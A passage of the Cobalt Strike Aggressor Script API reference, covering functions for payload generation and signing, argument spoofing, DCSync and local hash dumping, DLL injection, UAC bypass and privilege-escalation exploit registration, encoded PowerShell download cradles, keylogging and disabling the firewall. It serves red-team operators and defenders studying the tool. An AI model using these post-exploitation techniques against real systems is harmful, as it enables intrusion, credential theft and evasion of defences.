Generates a stageless payload artifact (exe, dll) from a Cobalt Strike listener name

Arguments

`$1` - the listener name

`$2` - the artifact type

`$3` - x86|x64 - the architecture of the generated payload (stage)

Type	Description
dll	a DLL
exe	a plain executable
powershell	a powershell script
python	a python script
raw	raw payload stage
svcexe	a service executable

Note

While the Python artifact in Cobalt Strike is designed to simultaneously carry an x86 and x64 payload; this function will only populate the script with the architecture argument specified as `$3`

Example

```
$data = artifact_payload("my listener", "exe", "x86");
```

artifact_sign

Sign an EXE or DLL file

Arguments

`$1` - the contents of the EXE or DLL file to sign

Notes

- This function requires that a code-signing certificate is specified in this server's Malleable C2 profile. If no code-signing certificate is configured, this function will return `$1` with no changes.
- **DO NOT** sign an executable or DLL twice. The library Cobalt Strike uses for code-signing will create an invalid (second) signature if the executable or DLL is already signed.

Returns

A scalar containing the signed artifact.

Example

```
# generate an artifact!
$data = artifact("my listener", "exe");

# sign it.
$data = artifact_sign($data);

# save it
$handle = openf(">out.exe");
writeb($handle, $data);
closef($handle);
```

artifact_stageless

DEPRECATED This function is deprecated in Cobalt Strike 4.0. Use &artifact_payload instead.

Generates a stageless artifact (exe, dll) from a (local) Cobalt Strike listener

Arguments

`$1` - the listener name (must be local to this team server)

`$2` - the artifact type

`$3` - x86|x64 - the architecture of the generated payload (stage)

`$4` - proxy configuration string

`$5` - callback function. This function is called when the artifact is ready. The `$1` argument is the stageless content.

Type	Description
dll	an x86 DLL
dllx64	an x64 DLL
exe	a plain executable
powershell	a powershell script
python	a python script
raw	raw payload stage
svcexe	a service executable

Notes

- This function provides the stageless artifact via a callback function. This is necessary because Cobalt Strike generates payload stages on the team server.
- The proxy configuration string is the same string you would use with **Attacks -> Packages -> Windows Executable (S)**. `*direct*` ignores the local proxy configuration and attempts a direct connection. `protocol://user:[email protected]:port` specifies which proxy configuration the artifact should use. The `username` and `password` are optional (e.g., `protocol://host:port` is fine). The acceptable protocols are `socks` and `http`. Set the proxy configuration string to `$null` or `""` to use the default behavior. Custom dialogs may use &drow_proxyserver to set this.
- This function cannot generate artifacts for listeners on other team servers. This function also cannot generate artifacts for foreign listeners. Limit your use of this function to local listers with stages only. Custom dialogs may use &drow_listener_stage to choose an acceptable listener for this function.
- Note: while the Python artifact in Cobalt Strike is designed to simultaneously carry an x86 and x64 payload; this function will only populate the script with the architecture argument specified as `$3`

Example

```
sub ready {
   local('$handle');
   $handle = openf(">out.exe");
   writeb($handle, $1);
   closef($handle);
}

artifact_stageless("my listener", "exe", "x86", "", &ready);
```

artifact_stager

Generates a stager artifact (exe, dll) from a Cobalt Strike listener

Arguments

`$1` - the listener name

`$2` - the artifact type

`$3` - x86|x64 - the architecture of the generated stager

Type	Description
dll	a DLL
exe	a plain executable
powershell	a powershell script
python	a python script

Type	Description
raw	the raw file
svcexe	a service executable
vbscript	a Visual Basic script

Note
Be aware that not all listener configurations have x64 stagers. If in doubt, use x86.

Returns
A scalar containing the specified artifact.

Example
```
$data = artifact_stager("my listener", "exe", "x86");

$handle = openf(">out.exe");
writeb($handle, $data);
closef($handle);
```

barch

Returns the architecture of your Beacon session (e.g., x86 or x64)

Arguments
`$1` - the id for the beacon to pull metadata for

Note
If the architecture is unknown (e.g., a DNS Beacon that hasn't sent metadata yet); this function will return x86.

Example
```
println("Arch is: " . barch($1));
```

bargue_add

This function adds an option to Beacon's list of commands to spoof arguments for.

Arguments
`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the command to spoof arguments for. Environment variables are OK here too.

`$3` - the fake arguments to use when the specified command is run.

Notes

- The process match is exact. If Beacon tries to launch "net.exe", it will not match net, NET.EXE, or c:\windows\system32\net.exe. It will only match net.exe.
- x86 Beacon can only spoof arguments in x86 child processes. Likewise, x64 Beacon can only spoof arguments in x64 child processes.
- The real arguments are written to the memory space that holds the fake arguments. If the real arguments are longer than the fake arguments, the command launch will fail.

Example

```
# spoof cmd.exe arguments.
bargue_add($1, "%COMSPEC%", "/K \"cd c:\windows\temp &
startupdatenow.bat\"");

# spoof net arguments
bargue_add($1, "net", "user guest /active:no");
```

bargue_list

List the commands + fake arguments Beacon will spoof arguments for.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

Example

```
bargue_list($1);
```

bargue_remove

This function removes an option to Beacon's list of commands to spoof arguments for.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the command to spoof arguments for. Environment variables are OK here too.

Example

```
# don't spoof cmd.exe
bargue_remove($1, "%COMSPEC%");
```

base64_decode

Unwrap a base64-encoded string

Arguments

`$1` - the string to decode

Returns
The argument processed by a base64 decoder

Example
```
println(base64_decode(base64_encode("this is a test")));
```

base64_encode

Base64 encode a string

Arguments
`$1` - the string to encode

Returns
The argument processed by a base64 encoder

Example
```
println(base64_encode("this is a test"));
```

bblockdlls

Launch child processes with binary signature policy that blocks non-Microsoft DLLs from loading in the process space.

Arguments
`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - true or false; block non-Microsoft DLLs in child process

Note
This attribute is available in Windows 10 only.

Example
```
on beacon_initial {
   binput($1, "blockdlls start");
   bblockdlls($1, true);
}
```

bbrowser

Generate the beacon browser GUI component. Shows only Beacons.

Returns
The beacon browser GUI object (a **javax.swing.JComponent**)

Example

```
addVisualization("Beacon Browser", bbrowser());
```

See also

&showVisualization

bbrowserpivot

Start a Browser Pivot

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the PID to inject the browser pivot agent into.

`$3` - the architecture of the target PID (x86|x64)

Example

```
bbrowserpivot($1, 1234, "x86");
```

bbrowserpivot_stop

Stop a Browser Pivot

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

Example

```
bbrowserpivot_stop($1);
```

bbypassuac

REMOVED Removed in Cobalt Strike 4.0.

bcancel

Cancel a file download

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the file to cancel or a wildcard.

Example

```
item "&Cancel Downloads" {
   bcancel($1, "*");
}
```

bcd

Ask a Beacon to change it's current working directory.

Arguments

$1 - the id for the beacon. This may be an array or a single ID.

$2 - the folder to change to.

Example

```
# create a command to change to the user's home directory
alias home {
   $home = "c:\\users\\" . binfo($1, "user");
   bcd($1, $home);
}
```

bcheckin

Ask a Beacon to checkin. This is basically a no-op for Beacon.

Arguments

$1 - the id for the beacon. This may be an array or a single ID.

Example

```
item "&Checkin" {
   binput($1, "checkin");
   bcheckin($1);
}
```

bclear

This is the "oops" command. It clears the queued tasks for the specified beacon.

Arguments

$1 - the id for the beacon. This may be an array or a single ID.

Example

```
bclear($1);
```

bconnect

Ask Beacon (or SSH session) to connect to a Beacon peer over a TCP socket

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the target to connect to

`$3` - [optional] the port to use. Default profile port is used otherwise.

Note

Use &beacon_link if you want a script function that will connect or link based on a listener configuration.

Example

```
bconnect($1, "DC");
```

bcovertvpn

Ask Beacon to deploy a Covert VPN client.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the Covert VPN interface to deploy

`$3` - the IP address of the interface [on target] to bridge into

`$4` - [optional] the MAC address of the Covert VPN interface

Example

```
bcovertvpn($1, "phear0", "172.16.48.18");
```

bcp

Ask Beacon to copy a file or folder.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the file or folder to copy

`$3` - the destination

Example

```
bcp($1, "evil.exe", "\\\\target\\C$\\evil.exe");
```

bdata

Get metadata for a Beacon session.

Arguments

`$1` - the id for the beacon to pull metadata for

Returns

A dictionary object with metadata about the Beacon session.

Example

```
println(bdata("1234"));
```

bdcsync

Use mimikatz's dcsync command to pull a user's password hash from a domain controller. This function requires a domain administrator trust relationship.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - fully qualified name of the domain

`$3` - DOMAIN\user to pull hashes for (optional)

`$4` - the PID to inject the dcsync command into or $null

`$5` - the architecture of the target PID (x86|x64) or $null

Note

If `$3` is left out, dcsync will dump all domain hashes.

Examples

Spawn a temporary process

```
# dump a specific account
bdcsync($1, "PLAYLAND.testlab", "PLAYLAND\\Administrator");

# dump all accounts
bdcsync($1, "PLAYLAND.testlab");
```

Inject into the specified process

```
# dump a specific account
bdcsync($1, "PLAYLAND.testlab", "PLAYLAND\\Administrator", 1234, "x64");

# dump all accounts
bdcsync($1, "PLAYLAND.testlab", $null, 1234, "x64");
```

bdesktop

Start a VNC session.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

Example

```
item "&Desktop (VNC)" {
   bdesktop($1);
}
```

bdllinject

Inject a Reflective DLL into a process.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the PID to inject the DLL into

`$3` - the local path to the Reflective DLL

Example

```
bdllinject($1, 1234, script_resource("test.dll"));
```

bdllload

Call LoadLibrary() in a remote process with the specified DLL.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the target process PID

`$3` - the on-target path to a DLL

Note

The DLL must be the same architecture as the target process.

Example

```
bdllload($1, 1234, "c:\\windows\\mystuff.dll");
```

bdllspawn

Spawn a Reflective DLL as a Beacon post-exploitation job.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the local path to the Reflective DLL

`$3` - a parameter to pass to the DLL

`$4` - a short description of this post exploitation job (shows up in **jobs** output)

`$5` - how long to block and wait for output (specified in milliseconds)

`$6` - true/false; use impersonated token when running this post-ex job?

Notes

- This function will spawn an x86 process if the Reflective DLL is an x86 DLL. Likewise, if the Reflective DLL is an x64 DLL, this function will spawn an x64 process.
- A well-behaved Reflective DLL follows these rules:
    - Receives a parameter via the reserved DllMain parameter when the DLL_PROCESS_ATTACH reason is specified.
    - Prints messages to STDOUT
    - Calls `fflush(stdout)` to flush STDOUT
    - Calls `ExitProcess(0)` when done. This kills the spawned process to host the capability.

Example (ReflectiveDll.c)

This example is based on Stephen Fewer's Reflective DLL Injection Project:

```
BOOL WINAPI DllMain( HINSTANCE hinstDLL, DWORD dwReason, LPVOID lpReserved
) {
   BOOL bReturnValue = TRUE;
   switch( dwReason ) {
      case DLL_QUERY_HMODULE:
         if( lpReserved != NULL )
            *(HMODULE *)lpReserved = hAppInstance;
         break;
      case DLL_PROCESS_ATTACH:
         hAppInstance = hinstDLL;

         /* print some output to the operator */
         if (lpReserved != NULL) {
            printf("Hello from test.dll.
            Parameter is '%s'\n", (char *)lpReserved);
         }
         else {
            printf("Hello from test.dll. There is no parameter\n");
         }

         /* flush STDOUT */
         fflush(stdout);

         /* we're done, so let's exit */
         ExitProcess(0);
         break;
      case DLL_PROCESS_DETACH:
      case DLL_THREAD_ATTACH:
      case DLL_THREAD_DETACH:
         break;
   }
   return bReturnValue;
}
```

Example (Aggressor Script)

```
alias hello {
   bdllspawn($1, script_resource("reflective_dll.dll"), $2,
   "test dll", 5000, false);
}
```

bdownload

Ask a Beacon to download a file

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the file to request

Example

```
bdownload($1, "c:\\sysprep.inf");
```

bdrives

Ask Beacon to list the drives on the compromised system

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

Example

```
item "&Drives" {
   binput($1, "drives");

   bdrives($1);
}
```

beacon_command_describe

Describe a Beacon command.

Returns

A string description of the Beacon command.

Arguments

`$1` - the command

Example

```
println(beacon_command_describe("ls"));
```

beacon_command_detail

Get the help information for a Beacon command.

Returns

A string with helpful information about a Beacon command.

Arguments

`$1` - the command

Example

```
println(beacon_command_detail("ls"));
```

beacon_command_register

Register help information for a Beacon command.

Arguments

`$1` - the command

`$2` - the short description of the command

`$3` - the long-form help for the command.

Example

```
alis echo {
   blog($1, "You typed: " . substr($1, 5));
}

beacon_command_register(
   "echo",
   "echo text to beacon log",
   "Synopsis: echo [arguments]\n\nLog arguments to the beacon console");
```

beacon_commands

Get a list of Beacon commands.

Returns
An array of Beacon commands.

Example
```
printAll(beacon_commands());
```

beacon_data

Get metadata for a Beacon session.

Arguments
`$1` - the id for the beacon to pull metadata for

Returns
A dictionary object with metadata about the Beacon session.

Example
```
println(beacon_data("1234"));
```

beacon_elevator_describe

Describe a Beacon command elevator exploit

Returns
A string description of the Beacon command elevator

Arguments
`$1` - the exploit

Example
```
println(beacon_elevator_describe("uac-token-duplication"));
```

See Also
&beacon_elevator_register, &beacon_elevators, &belevate_command

beacon_elevator_register

Register a Beacon command elevator with Cobalt Strike. This adds an option to the **runasadmin** command.

Arguments

`$1` - the exploit short name

`$2` - a description of the exploit

`$3` - the function that implements the exploit ($1 is the Beacon ID, $2 the command and arguments)

Example

```
# Integrate schtasks.exe (via SilentCleanup) Bypass UAC attack
# Sourced from Empire:
https://github.com/EmpireProject/Empire/tree/master/data/module_
source/privesc
sub schtasks_elevator {
   local('$handle $script $oneliner $command');

   # acknowledge this command
   btask($1, "Tasked Beacon to execute $2 in a high integrity context",
"T1088");

   # read in the script
   $handle = openf(getFileProper(script_resource("modules"), "Invoke-
EnvBypass.ps1"));
   $script = readb($handle, -1);
   closef($handle);

   # host the script in Beacon
   $oneliner = beacon_host_script($1, $script);

   # base64 encode the command
   $command  = transform($2, "powershell-base64");

   # run the specified command via this exploit.
   bpowerpick!($1, "Invoke-EnvBypass -Command \" $+ $command $+ \"",
$oneliner);
}

beacon_elevator_register("uac-schtasks", "Bypass UAC with schtasks.exe (via
SilentCleanup)", &schtasks_elevator);
```

See Also

&beacon_elevator_describe, &beacon_elevators, &belevate_command

beacon_elevators

Get a list of command elevator exploits registered with Cobalt Strike.

Returns

An array of Beacon command elevators

Example

```
printAll(beacon_elevators());
```

See also

&beacon_elevator_describe, &beacon_elevator_register, &belevate_command

beacon_execute_job

Run a command and report its output to the user.

Arguments

`$1` - the Beacon ID

`$2` - the command to run (environment variables are resolved)

`$3` - the command arguments (environment variables are not resolved).

`$4` - flags that change how the job is launched (e.g., 1 = disable WOW64 file system redirection)

Notes

- The string $2 and $3 are combined as-is into a command line. Make sure you begin $3 with a space!
- This is the mechanism Cobalt Strike uses for its shell and powershell commands.

Example

```
alias shell {
   local('$args');
   $args = substr($0, 6);
   btask($1, "Tasked beacon to run: $args", "T1059");
   beacon_execute_job($1, "%COMSPEC%", " /C $args", 0);
}
```

beacon_exploit_describe

Describe a Beacon exploit

Returns

A string description of the Beacon exploit

Arguments

`$1` - the exploit

Example

```
println(beacon_exploit_describe("ms14-058"));
```

See Also

&beacon_exploit_register, &beacon_exploits, &belevate

beacon_exploit_register

Register a Beacon privilege escalation exploit with Cobalt Strike. This adds an option to the **elevate** command.

Arguments

`$1` - the exploit short name

`$2` - a description of the exploit

`$3` - the function that implements the exploit ($1 is the Beacon ID, $2 is the listener)

Example

```
# Integrate windows/local/ms16_016_webdav from Metasploit
# https://github.com/rapid7/metasploit-
framework/blob/master/modules/exploits/windows/local/ms16_016_webdav.rb

sub ms16_016_exploit {
   local('$stager');

   # check if we're on an x64 system and error out.
   if (-is64 $1) {
      berror($1, "ms16-016 exploit is x86 only");
      return;
   }

   # acknowledge this command
   btask($1, "Task Beacon to run " . listener_describe($2) . " via ms16-
016", "T1068");

   # generate our shellcode
   $stager = payload($2, "x86");

   # spawn a Beacon post-ex job with the exploit DLL
   bdllspawn!($1, getFileProper(script_resource("modules"), "cve-2016-
0051.x86.dll"), $stager, "ms16-016", 5000);

   # link to our payload if it's a TCP or SMB Beacon
   beacon_link($1, $null, $2);
}
```

```
beacon_exploit_register("ms16-016", "mrxdav.sys WebDav Local Privilege
Escalation (CVE 2016-0051)", &ms16_016_exploit);
```

See Also
&beacon_exploit_describe, &beacon_exploits, &belevate

beacon_exploits

Get a list of privilege escalation exploits registered with Cobalt Strike.

Returns
An array of Beacon exploits.

Example

```
printAll(beacon_exploits());
```

See also
&beacon_exploit_describe, &beacon_exploit_register, &belevate

beacon_host_imported_script

Locally host a previously imported PowerShell script within Beacon and return a short script that will download and invoke this script.

Arguments
`$1` - the id of the Beacon to host this script with.

Returns
A short PowerShell script to download and evaluate the previously script when run. How this one-liner is used is up to you!

Example

```
alias powershell {
   local('$args $cradle $runme $cmd');

   # $0 is the entire command with no parsing.
   $args   = substr($0, 11);

   # generate the download cradle (if one exists) for an imported
PowerShell script
   $cradle = beacon_host_imported_script($1);

   # encode our download cradle AND cmdlet+args we want to run
   $runme  = base64_encode( str_encode($cradle . $args, "UTF-16LE") );

   # Build up our entire command line.
   $cmd    = " -nop -exec bypass -EncodedCommand \" $+ $runme $+ \"";
```

```
    # task Beacon to run all of this.
    btask($1, "Tasked beacon to run: $args", "T1086");
    beacon_execute_job($1, "powershell", $cmd, 1);
}
```

beacon_host_script

Locally host a PowerShell script within Beacon and return a short script that will download and invoke this script. This function is a way to run large scripts when there are constraints on the length of your PowerShell one-liner.

Arguments

`$1` - the id of the Beacon to host this script with.

`$2` - the script data to host.

Returns

A short PowerShell script to download and evaluate the script when run. How this one-liner is used is up to you!

Example

```
alias test {
    local('$script $hosted');
    $script = "2 + 2";
    $hosted = beacon_host_script($1, $script);

    binput($1, "powerpick $hosted");
    bpowerpick($1, $hosted);
}
```

beacon_ids

Get the ID of all Beacons calling back to this Cobalt Strike team server.

Returns

An array of beacon IDs

Example

```
foreach $bid (beacon_ids()) {
    println("Bid: $bid");
}
```

beacon_info

Get information from a Beacon session's metadata.

Arguments

`$1` - the id for the beacon to pull metadata for

`$2` - the key to extract

Returns

A string with the requested information.

Example

```
println("User is: " . beacon_info("1234", "user"));
println("PID  is: " . beacon_info("1234", "pid"));
```

beacon_inline_execute

Execute a Beacon Object File

Arguments

`$1` - the id for the Beacon

`$2` - a string containing the BOF file

`$3` - the entry point to call

`$4` - packed arguments to pass to the BOF file

Note

The Cobalt Strike documentation has a page specific to BOF files. See *Beacon Object Files on page 124*.

Example (hello.c)

```
/*
* Compile with:
* x86_64-w64-mingw32-gcc -c hello.c -o hello.x64.o
* i686-w64-mingw32-gcc -c hello.c -o hello.x86.o
*/

#include "windows.h"
#include "stdio.h"
#include "tlhelp32.h"
#include "beacon.h"

void demo(char * args, int length) {
   datap  parser;
   char * str_arg;
   int    num_arg;

   BeaconDataParse(&parser, args, length);
   str_arg = BeaconDataExtract(&parser, NULL);
   num_arg = BeaconDataInt(&parser);
   BeaconPrintf(CALLBACK_OUTPUT, "Message is %s with %d arg", str_arg, num_
arg);
}
```

Example (hello.cna)

```
alias hello {
   local('$barch $handle $data $args');

   # figure out the arch of this session
   $barch  = barch($1);

   # read in the right BOF file
   $handle = openf(script_resource("hello. $+ $barch $+ .o"));
   $data   = readb($handle, -1);
   closef($handle);

   # pack our arguments
   $args   = bof_pack($1, "zi", "Hello World", 1234);

   # announce what we're doing
   btask($1, "Running Hello BOF");

   # execute it.
   beacon_inline_execute($1, $data, "demo", $args);
}
```

See Also

&bof_pack

beacon_link

This function links to an SMB or TCP listener. If the specified listener is not an SMB or TCP listener, this function does nothing.

Arguments

`$1` - the id of the beacon to link through

`$2` - the target host to link to. Use $null for localhost.

`$3` - the listener to link

Example

```
# smartlink [target] [listener name]
alias smartlink {
   beacon_link($1, $2, $3);
}
```

beacon_remote_exec_method_describe

Describe a Beacon remote execute method

Returns

A string description of the Beacon remote execute method.

Arguments

`$1` - the method

Example

```
println(beacon_remote_exec_method_describe("wmi"));
```

See also

&beacon_remote_exec_method_register, &beacon_remote_exec_methods, &bremote_exec

beacon_remote_exec_method_register

Register a Beacon remote execute method with Cobalt Strike. This adds an option for use with the **remote-exec** command.

Arguments

`$1` - the method short name

`$2` - a description of the method

`$3` - the function that implements the exploit ($1 is the Beacon ID, $2 is the target, $3 is the command+args)

See Also

&beacon_remote_exec_method_describe, &beacon_remote_exec_methods, &bremote_exec

beacon_remote_exec_methods

Get a list of remote execute methods registered with Cobalt Strike.

Returns

An array of remote exec modules.

Example

```
printAll(beacon_remote_exec_methods());
```

See also

&beacon_remote_exec_method_describe, &beacon_remote_exec_method_register, &bremote_exec

beacon_remote_exploit_arch

Get the arch info for this Beacon lateral movement option.

Arguments

$1 - the exploit

Returns

x86 or x64

Example

```
println(beacon_remote_exploit_arch("psexec"));
```

See Also

&beacon_remote_exploit_register, &beacon_remote_exploits, &bjump

beacon_remote_exploit_describe

Describe a Beacon lateral movement option.

Returns

A string description of the Beacon lateral movement option.

Arguments

$1 - the exploit

Example

```
println(beacon_remote_exploit_describe("psexec"));
```

See Also

&beacon_remote_exploit_register, &beacon_remote_exploits, &bjump

beacon_remote_exploit_register

Register a Beacon lateral movement option with Cobalt Strike. This function extends the **jump** command.

Arguments

$1 - the exploit short name

$2 - the arch associated with this attack (e.g., x86, x64)

$3 - a description of the exploit

$4 - the function that implements the exploit ($1 is the Beacon ID, $2 is the target, $3 is the listener)

See also

&beacon_remote_exploit_describe, &beacon_remote_exploits, &bjump

beacon_remote_exploits

Get a list of lateral movement options registered with Cobalt Strike.

Returns

An array of lateral movement option names.

Example

```
printAll(beacon_remote_exploits());
```

See also

&beacon_remote_exploit_describe, &beacon_remote_exploit_register, &bjump

beacon_remove

Remove a Beacon from the display.

Arguments

`$1` - the id for the beacon to remove

beacon_stage_pipe

This function handles the staging process for a bind pipe stager. This is an optional stager for lateral movement. You can stage any x86 payload/listener through this stager. Use &stager_bind_pipe to generate this stager.

Arguments

`$1` - the id of the beacon to stage through

`$2` - the target host

`$3` - the listener name

`$4` - the architecture of the payload to stage. x86 is the only option right now.

Example

```
# step 1. generate our stager
$stager = stager_bind_pipe("my listener");

# step 2. do something to run our stager

# step 3. stage a payload via this stager
beacon_stage_pipe($bid, $target, "my listener", "x86");

# step 4. assume control of the payload (if needed)
beacon_link($bid, $target, "my listener");
```

beacon_stage_tcp

This function handles the staging process for a bind TCP stager. This is the preferred stager for localhost-only staging. You can stage any payload/listener through this stager. Use &stager_bind_tcp to generate this stager.

Arguments

$1 - the id of the beacon to stage through

$2 - reserved; use $null for now.

$3 - the port to stage to

$4 - the listener name

$5 - the architecture of the payload to stage (x86, x64)

Example

```
# step 1. generate our stager
$stager = stager_bind_tcp("my listener", "x86", 1234);

# step 2. do something to run our stager

# step 3. stage a payload via this stager
beacon_stage_tcp($bid, $target, 1234, "my listener", "x86");

# step 4. assume control of the payload (if needed)
beacon_link($bid, $target, "my listener");
```

beacons

Get information about all Beacons calling back to this Cobalt Strike team server.

Returns

An array of dictionary objects with information about each beacon.

Example

```
foreach $beacon (beacons()) {
   println("Bid: " . $beacon['id'] . " is " . $beacon['name']);
}
```

belevate

Ask Beacon to spawn an elevated session with a registered technique.

Arguments

$1 - the id for the beacon. This may be an array or a single ID.

$2 - the exploit to fire

$3 - the listener to target.

Example

```
item "&Elevate 31337" {
   openPayloadHelper(lambda({
      binput($bids, "elevate ms14-058 $1");
      belevate($bids, "ms14-058", $1);
   }, $bids => $1));
}
```

See also

&beacon_exploit_describe, &beacon_exploit_register, &beacon_exploits

belevate_command

Ask Beacon to run a command in a high-integrity context

Arguments

$1 - the id for the beacon. This may be an array or a single ID.

$2 - the module/command elevator to use

$3 - the command and its arguments.

Example

```
# disable the firewall
alias shieldsdn {
   belevate_command($1, "uac-token-duplication", "cmd.exe /C netsh
advfirewall set allprofiles state off");
}
```

See also

&beacon_elevator_describe, &beacon_elevator_register, &beacon_elevators

berror

Publish an error message to the Beacon transcript

Arguments

$1 - the id for the beacon to post to

$2 - the text to post

Example

```
alias donotrun {
   berror($1, "You should never run this command!");
}
```

bexecute

Ask Beacon to execute a command [without a shell]. This provides no output to the user.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the command and arguments to run

Example

```
bexecute($1, "notepad.exe");
```

bexecute_assembly

Spawns a local .NET executable assembly as a Beacon post-exploitation job.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the local path to the .NET executable assembly

`$3` - parameters to pass to the assembly

Notes

- This command accepts a valid .NET executable and calls its entry point.
- This post-exploitation job inherits Beacon's thread token.
- Compile your custom .NET programs with a .NET 3.5 compiler for compatibility with systems that don't have .NET 4.0 and later.

Example

```
alias myutil {
   bexecute_assembly($1, script_resource("myutil.exe"), "arg1 arg2 \"arg
3\"");
}
```

bexit

Ask a Beacon to exit.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

Example

```
item "&Die" {
   binput($1, "exit");
```

```
    bexit($1);
}
```

bgetprivs

Attempts to enable the specified privilege in your Beacon session.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - a comma-separated list of privileges to enable. See:

https://msdn.microsoft.com/en-us/library/windows/desktop/bb530716(v=vs.85).aspx

Example

```
alias debug {
    bgetprivs($1, "SeDebugPriv");
}
```

bgetsystem

Ask Beacon to attempt to get the SYSTEM token.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

Example

```
item "Get &SYSTEM" {
    binput($1, "getsystem");
    bgetsystem($1);
}
```

bgetuid

Ask Beacon to print the User ID of the current token

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

```
bgetuid($1);
```

bhashdump

Ask Beacon to dump local account password hashes. If injecting into a pid that process requires administrator privileges.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the PID to inject the hashdump dll into.

`$3` - the architecture of the target PID (x86|x64)

Example

Spawn a temporary process

```
item "Dump &Hashes" {
   binput($1, "hashdump");
   bhashdump($1);
}
```

Inject into the specified process)

```
bhashdump($1, 1234, "x64");
```

bind

Bind a keyboard shortcut to an Aggressor Script function. This is an alternate to the `bind` keyword.

Arguments

`$1` - the keyboard shortcut

`$2` - a callback function. Called when the event happens.

Example

```
# bind Ctrl+Left and Ctrl+Right to cycle through previous and next tab.

bind("Ctrl+Left", {
   previousTab();
});

bind("Ctrl+Right", {
   nextTab();
});
```

See also

&unbind

binfo

Get information from a Beacon session's metadata.

Arguments

`$1` - the id for the beacon to pull metadata for

`$2` - the key to extract

Returns

A string with the requested information.

Example

```
println("User is: " . binfo("1234", "user"));
println("PID  is: " . binfo("1234", "pid"));
```

binject

Ask Beacon to inject a session into a specific process

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the process to inject the session into

`$3` - the listener to target.

`$4` - the process architecture (x86 | x64)

Example

```
binject($1, 1234, "my listener");
```

binline_execute

Execute a Beacon Object File. This is the same as using the inline-execute command in Beacon.

Arguments

`$1` - the id for the Beacon

`$2` - the path to the BOF file

`$3` - the string argument to pass to the BOF file

Notes

This functions follows the behavior of *inline-execute* in the Beacon console. The string argument will be zero-terminated, converted to the target encoding, and passed as an argument to the BOF's go function. To execute a BOF, with more control, use &beacon_inline_execute

The Cobalt Strike documentation has a page specific to BOF files. See *Beacon Object Files on page 124*.

binput

Report a command was run to the Beacon console and logs. Scripts that execute commands for the user (e.g., events, popup menus) should use this function to assure operator attribution of automated actions in Beacon's logs.

Arguments

`$1` - the id for the beacon to post to

`$2` - the text to post

Example

```
# indicate the user ran the ls command
binput($1, "ls");
```

bipconfig

Task a Beacon to list network interfaces.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - callback function with the ipconfig results. Arguments to the callback are: $1 = beacon ID, $2 = results

Example

```
alias ipconfig {
   bipconfig($1, {
      blog($1, "Network information is:\n $+ $2");
   });
}
```

bjobkill

Ask Beacon to kill a running post-exploitation job

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the job ID.

Example

```
bjobkill($1, 0);
```

bjobs

Ask Beacon to list running post-exploitation jobs.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

Example

```
bjobs($1);
```

bjump

Ask Beacon to spawn a session on a remote target.

Arguments

$1 - the id for the beacon. This may be an array or a single ID.

$2 - the technique to use

$3 - the remote target

$4 - the listener to spawn

Example

```
# winrm [target] [listener]
alias winrm {
   bjump($1, "winrm", $2, $3); {
}
```

See also

&beacon_remote_exploit_describe, &beacon_remote_exploit_register, &beacon_remote_exploits

bkerberos_ccache_use

Ask beacon to inject a UNIX kerberos ccache file into the user's kerberos tray

Arguments

$1 - the id for the beacon. This may be an array or a single ID.

$2 - the local path the ccache file

Example

```
alias kerberos_ccache_use {
   bkerberos_ccache_use($1, $2);
}
```

bkerberos_ticket_purge

Ask beacon to purge tickets from the user's kerberos tray

Arguments

$1 - the id for the beacon. This may be an array or a single ID.

Example

```
alias kerberos_ticket_purge {
   bkerberos_ticket_purge($1);
}
```

bkerberos_ticket_use

Ask beacon to inject a mimikatz kirbi file into the user's kerberos tray

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the local path the kirbi file

Example

```
alias kerberos_ticket_use {
   bkerberos_ticket_use($1, $2);
}
```

bkeylogger

Injects a keystroke logger into a process.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the PID to inject the keystroke logger into.

`$3` - the architecture of the target PID (x86|x64)

Example

Spawn a temporary process

```
bkeylogger($1;
```

Inject into the specified process

```
bkeylogger($1, 1234, "x64");
```

bkill

Ask Beacon to kill a process

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the PID to kill

Example

```
bkill($1, 1234);
```

blink

Ask Beacon to link to a host over a named pipe

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the target to link to

`$3` - [optional] the pipename to use. The default pipename in the Malleable C2 profile is the default otherwise.

Note

Use &beacon_link if you want a script function that will connect or link based on a listener configuration.

Example

```
blink($1, "DC");
```

blog

Post a message to WordPress.com (just kidding). Publishes an output message to the Beacon transcript.

Arguments

`$1` - the id for the beacon to post to

`$2` - the text to post

Example

```
alias demo {
   blog($1, "I am output for the blog function");
}
```

blog2

Publishes an output message to the Beacon transcript. This function has an alternate format from &blog

Arguments

`$1` - the id for the beacon to post to

`$2` - the text to post

Example

```
alias demo2 {
   blog2($1, "I am output for the blog2 function");
}
```

bloginuser

Ask Beacon to create a token from the specified credentials. This is the make_token command.

Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

